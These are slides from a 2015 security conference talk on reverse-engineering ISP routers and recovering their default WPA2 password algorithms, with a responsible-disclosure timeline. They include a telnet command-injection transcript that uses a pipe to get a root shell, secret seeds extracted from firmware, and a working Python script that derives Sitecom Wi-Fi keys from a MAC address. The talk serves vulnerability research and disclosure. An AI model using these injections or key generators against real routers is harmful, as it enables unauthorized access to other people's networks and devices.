Scrutinizing WPA2 Password Generating Algorithms in Wireless Routers

Radboud University Nijmegen (The Netherlands)

MSc Eduardo Novella MSc Carlo Meijer
Dr. ir. Roel Verdult

{ednolo@alumni.upv.es, carlo@youcontent.nl, rverdult@cs.ru.nl}

The Kerckhoffs Institute & The Digital Security
Radboud University Nijmegen

Las Vegas,
04 August 2015

Outline

Eduardo Novella

- MSc at The Kerckhoffs Institute (Radboud Nijmegen)
- Security Analyst at Riscure (Delft)
- Focused on embedded security (PayTV industry)
- Blog: `http://www.ednolo.alumnos.upv.es`

Delft (NL) & San Francisco (USA)

riscure

`https://www.riscure.com`

Carlo Meijer and Roel Verdult

`Roel Verdult`

- RFID hacking
- libNFC developer
- Attacking wireless crypto-protocols:
  - Mifare
  - iClass
  - Hitag2
  - Megamos Crypto
  - Atmel CryptoMemory
  - ...

`Carlo Meijer`

- MSc student at the Kerckhoffs Institute
- Future phD at Radboud
- New Mifare attack

`http://www.cs.ru.nl/~rverdult/publications.html`

What this talk is about

Main ideas:

1. Basic hardware hacking
2. Propose a methodology to reverse-engineer routers
3. Find out WPA2 password generating algorithms used by ISPs
4. Responsible disclosure procedure with Dutch ISPs and NCSC [a]

[a] https://www.ncsc.nl/english

Timeline

Responsible disclosure

1. 2014-12-20 Communication with NCSC [a]
2. 2015-01-?? Radboud Nijmegen & NCSC contact with ISPs
3. 2015-02-01 Dutch ISPs are aware about the vulnerabilities
4. 2015-04-02 1st meeting with ISPs. Presentation
5. 2015-04-29 2nd meeting with ISPs. Presentation
6. 2015-08-04 Talk at Bsides Las Vegas-PasswordsCON
7. 2015-08-11 Full disclosure at USENIX WOOT'15

[a] https://www.ncsc.nl/english

Wireless Authentication & Deauthentication




Figure : WPA2 4-way handshake authentication




Figure : WPA2 deauthentication

Obtaining the firmware

All the information resides into the firmware image,


Steps:

1. Available download
2. Exploiting a vulnerability
3. Debug interfaces: `UART` and `JTAG`
4. Desoldering the flash chip

OS Command injection

```
Connected to 192.168.1.1.
Escape character is '^]'.
BCM96368 Broadband Router
Login: user
Password:
 > ping 2>/dev/null && sh
Warning: operator & is not supported!
 > ping 2>/dev/null ; sh
Warning: operator ; is not supported!
 > ping 2>/dev/null | sh
 > ping 2>/dev/null | ps w | grep telnet
20035 [redacted]2C0r  5000 S    telnetd -m 0
20036 [redacted]2C0r  5004 S    telnetd -m 0
20120 [redacted]2C0r  1532 S    sh -c ping 2>/dev/null | ps w | grep telnet
20123 [redacted]2C0r  1532 S    grep telnet
 > ping 2>/dev/null | cat /proc/20036/fd/0 | sh
echo $USER
root
route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
[redacted]96.1    0.0.0.0         255.255.255.255 UH    0      0        0 ppp1.2
[redacted]238.4   10.80.0.1       255.255.255.252 UG    0      0        0 ptm0.1
[redacted]4.56    10.80.0.1       255.255.255.252 UG    0      0        0 ptm0.1
[redacted]6.160   10.144.0.1      255.255.255.240 UG    0      0        0 ptm0.3
[redacted]6.176   10.144.0.1      255.255.255.240 UG    0      0        0 ptm0.3
[redacted]6.144   10.144.0.1      255.255.255.240 UG    0      0        0 ptm0.3
```

UART'ing a device



JTAG'ing a MIPS SoC


Dumping the EEPROM

Comtrend: Findings

1. OpenWRT into RAM to enable telnet→ Dump FW via UART
2. OS command injection in Telnet service → Dump FW
3. **Backdoors detected in all routers**
4. Stack buffer overflow in HTTP server → ROP
5. **WPA2 password generating algorithms**


Comtrend: Backdoors and super-admin

1. Firmware dumped via serial console `UART`
2. Credentials are hardcoded
   - Cannot be changed by customer
   - Cannot be changed by ISP without fw update
   - **Plaintext**, not hashed



Comtrend: Command Injection in telnet service


1. Telnet command sanitization



- Checks for '&'
- Checks for ';'
- Does **not** check for '|'
  - → **still vulnerable**

What about pipe "|" ?
And quotes `` ?

Comtrend: How to obtain WPA keys?



Comtrend: How to obtain WPA keys?

```
lw      $gp, 0x50+var_40($sp)
la      $a0, 0x550000
la      $a1, 0x540000
la      $t9, fopen
addiu   $a0, (aMd5sumVarMd5en+0x18 - 0x550000)  # filename
jalr    $t9 ; fopen
addiu   $a1, (aGmt08
lw      $gp, 0x50+va
move    $s0, $v0
move    $a0, $s1        # s
la      $t9, memset
move    $a1, $zero      # c
beqz    $v0, loc_45C03C
li      $a2, 0x21       # n
```

```
aMd5sumVarMd5en:.ascii "md5sum /var/md5encode > /var/md5result"<0>
                                        # DATA XREF: WlMngr::getVarDefault(char
```

```
jalr    $t9 ; memset
nop
lw      $gp, 0x50+var_40($sp)
move    $a0, $s1        # s
li      $a1, 0xD        # n
la      $t9, fgets
jalr    $t9 ; fgets
move    $a2, $s0        # stream
lw      $gp, 0x50+var_40($sp)
move    $a2, $s1
la      $v0, stdout
la      $a1, 0x550000
la      $t9, fprintf
lw      $a0, (stdout - 0x100189CC)($v0)  # stream
jalr    $t9 ; fprintf
addiu   $a1, (aWpakeyS - 0x550000)  # "wpakey:%s\n"
lw      $gp, 0x50+var_40($sp)
```

Comtrend: How to obtain WPA keys?

```
sw      $a0, 0x2D8+var_2C0($sp)
addiu   $a1, (aTceolmet2rend0 - 0x550000)  # "tceolmet2rend%02x%02x%02x%02x%02x%02x%s"
move    $a0, $s2          # s
sw      $v0, 0x2D8+var_2C8($sp)
jalr    $t9 ; sprintf
sw      $s5, 0x2D8+var_2B8($sp)
lw      $gp, 0x2D8+var_2B0($sp)
move    $a2, $s2
move    $a0, $s0          # s
la      $a1, 0x550000
la      $t9, sprintf
jalr    $t9 ; sprintf
addiu   $a1, (aEchoNSVarMd5en - 0x550000)  # "echo -n %s > /var/md5encode"
lw      $gp, 0x2D8+var_2B0($sp)
move    $a0, $s0
la      $t9, bcmSystemEx
jalr    $t9 ; bcmSystemEx
li      $a1, 1
lw      $gp, 0x2D8+var_2B0($sp)
move    $a3, $s0
la      $v0, 0x550000
addiu   $a2, $v0, (aMd5sumVarMd5en - 0x550000)  # "md5sum /var/md5encode > /var/md5result"
addiu   $t0, $a2, (aMd5sumVarMd5en+0x20 - 0x553938)
```

seed + WAN MAC address + LAN MAC address

plaintext ciphertext

```
loc_49CECC:
lw      $v0, 0($a2)
lw      $v1, 4($a2)
lw      $a0, 8($a2)
lw      $a1, 0xC($a2)
addiu   $a2, 0x10
sw      $v0, 0($a3)
sw      $v1, 4($a3)
sw      $a0, 8($a3)
sw      $a1, 0xC($a3)
```

Comtrend: How to obtain WPA keys?


```
addiu   $a3, 0x10
```

```
lw      $v1, 0($a2)
lhu     $a0, 4($a2)
lbu     $v0, 6($a2)
la      $t9, bcmSystemEx
sw      $v1, 0($a3)
sh      $a0, 4($a3)
sb      $v0, 6($a3)
move    $a0, $s0
jalr    $t9 ; bcmSystemEx
li      $a1, 1
lw      $gp, 0x2D8+var_2B0($sp)
move    $a0, $s0
la      $v1, 0x550000
la      $t9, bcmSystemEx
addiu   $v0, $v1, (aRmVarMd5encode - 0x550000)  # "rm /var/md5encode"
lhu     $a3, (aRmVarMd5encode+0x10 - 0x553960)($v0)
lw      $a1, (aRmVarMd5encode+4 - 0x553960)($v0)
lw      $a2, (aRmVarMd5encode+8 - 0x553960)($v0)
lw      $v1, (aRmVarMd5encode - 0x550000)($v1)  # "rm /var/md5encode"
lw      $v0, (aRmVarMd5encode+0xC - 0x553960)($v0)
sw      $a1, 0x2D8+var_24C($sp)
```

What about patching the FW image with
ls /var/md5encode ??

Comtrend: How to obtain WPA keys?

MD5(
    constant seed,
    lowercase ethernet mac address,
    uppercase wifi mac address
)



1. 802.11 headers hold mac addresses in plaintext
   - Capturing a single raw packet is sufficient
   - Allows **instant** computation of passphrase
2. Bruteforce: 2^{24}. Minutes using GPUs

Comtrend: Biggest ISP in Spain, 2010

```
LOAD:0008EC50 aCouldNotOpenVa:.ascii "Could not open /var/hwaddr"<0>
LOAD:0008EC50                                          # DATA XREF: sub_1368C+4BC↑o
LOAD:0008EC68                 .byte 0
LOAD:0008EC6C aBcgbghgg02x02x:.ascii "bcgbghgg%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X"<0>
LOAD:0008EC6C                                          # DATA XREF: sub_1368C+4D8↑o
LOAD:0008ECA5                 .byte 0, 0, 0
LOAD:0008ECA8 aEchoNSVarMd5en:.ascii "echo -n %s > /var/md5encode"<0>
LOAD:0008ECA8                                          # DATA XREF: sub_1368C+56C↑o
LOAD:0008ECC4 aVarMd5encode:  .ascii "/var/md5encode"<0>  # DATA XREF: sub_1368C+5C0↑o
LOAD:0008ECD3                 .byte 0
LOAD:0008ECD4 aMd5sumVarMd5en:.ascii "md5sum /var/md5encode > /var/md5result"<0>
LOAD:0008ECD4                                          # DATA XREF: sub_1368C+648↑o
LOAD:0008ECFB                 .byte 0
LOAD:0008ECFC aVarMd5result:  .ascii "/var/md5result"<0>  # DATA XREF: sub_1368C+69C↑o
LOAD:0008ECFC                                          # sub_1368C+728↑o
LOAD:0008ED0B                 .byte 0
LOAD:0008ED0C aCouldNotRead_0:.ascii "Could not read /var/md5result"<0>
LOAD:0008ED0C                                          # DATA XREF: sub_1368C+7A0↑o
LOAD:0008ED2A                 .half 0
LOAD:0008ED2C aCouldNotOpen_0:.ascii "Could not open /var/md5result"<0>
LOAD:0008ED2C                                          # DATA XREF: sub_1368C+7EC↑o
LOAD:0008ED4A                 .half 0
LOAD:0008ED4C aRmVarMd5encode:.ascii "rm /var/md5encode"<0>  # DATA XREF: sub_1368C+810↑o
LOAD:0008ED5E                 .half 0
LOAD:0008ED60 aJazztel_02x02x:.ascii "JAZZTEL_%02X%02X"<0>  # DATA XREF: sub_1368C+8DC↑o
LOAD:0008ED60                                          # sub_1368C+978↑o
LOAD:0008ED71                 .byte 0, 0, 0
LOAD:0008ED74 aWlD_guestD:    .ascii "wl%d_Guest%d"<0>  # DATA XREF: sub_1368C+AC4↑o
LOAD:0008ED81                 .byte 0, 0, 0
LOAD:0008ED84 aWlD_D:         .ascii "wl%d.%d"<0>      # DATA XREF: sub_1368C+B58↑o
LOAD:0008ED8C aAdddefaultwlan:.ascii "addDefaultWlanQueueObject returns error. ret=%d"<0>
```

Figure : Same algorithm, different secret seed

```
wifiway ~ # ssh 1234@192.168.1.1
The authenticity of host '192.168.1.1 (192.168.1.1)' can't be established.
RSA key fingerprint is e5:f5:24:75:70:e5:4b:08:c6:e5:49:5e:1f:5b:e1:7a.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.1' (RSA) to the list of known hosts.
1234@192.168.1.1's password:
> sysinfo && sh
Number of processes: 30
 12:02am  up 2 min,
load average: 1 min:0.16, 5 min:0.13, 15 min:0.05
              total         used         free       shared      buffers
  Mem:        13912        13684          228            0          948
 Swap:            0            0            0
Total:        13912        13684          228


BusyBox v1.00 (2009.07.09-10:31+0000) Built-in shell (msh)
Enter 'help' for a list of built-in commands.

# cat /var/md5encode
# cat /var/md5encode
bcgbghgg64680C08E50664680C08E509#
```

Figure : They forgot to remove the plaintext!

Sitecom

Sitecom: Previous Findings

Italian researchers released the following problems:[1]

1. Sitecom WLM-3500 backdoor accounts
2. WLM-3500 and WLM-5500 $\rightarrow$ Wireless keys
3. Firmware obfuscation $\rightarrow$ XOR encryption
4. WLR-4000 and WLR-4004 $\rightarrow$ Wireless keys
5. Several web flaws

[1] `http://blog.emaze.net`

Sitecom: Our findings

1. WLR-2100 and WLR-2500 → New algorithm
2. WLR-XXXX and WLR-XXXX → Confirm all affected
3. WL-XXX and WL-XXX → New algorithm
4. **Around 90% are affected** → Only MAC is needed :(

Sitecom: WLR-2X00

We emulated an stripped MIPS binary:

```
$ chroot . ./qemu-mips-static  bin/AutoWPA 000cf6ec73a0 wpamac
flash set WLAN-WPA-PSK NUWFBAYQJNXH
flash set USER-PASSWORD NUWFBAYQJNXH
flash set WEP128-KEY1-1 4e555746424159514a4e584800
```

MD5(MAC address) converting to charset (A-Z)

Sitecom: WLR-2X00

```
53  import re
54  import sys
55  import hashlib
56
57  charset = 'ABCDEFGHJKLMNPQRSTUVWXYZ'  # Missing I,O
58
59  def generateKey(magic_nr):
60      key = ''
61      i = 0
62      while (i<12):
63          key += charset[magic_nr%24]
64          magic_nr /= 24
65          i += 1
66      return key
67
68  def main():
69
70      if (len(sys.argv)!=2):
71          sys.exit('[!] Enter MAC as argument\n\n\tUsage: python %s 000cf6ec73a0' %(sys.argv[0]))
72
73      mac = re.sub(r'[^a-fA-F0-9]', '', sys.argv[1])
74      if len(mac) != 12:
75          sys.exit('[!] Check MAC format!')
76
77      md5 = hashlib.md5()
78      md5.update(sys.argv[1])
79
80      key = generateKey(int(md5.hexdigest()[-16:],16))
81
82      print "MAC              : %s"   % (mac)
83      print "WLAN_WPA_PSK     : %s"   % (key)
84      print "USER_PASSWORD    : %s"   % (key)
```

Sitecom: WPA generation

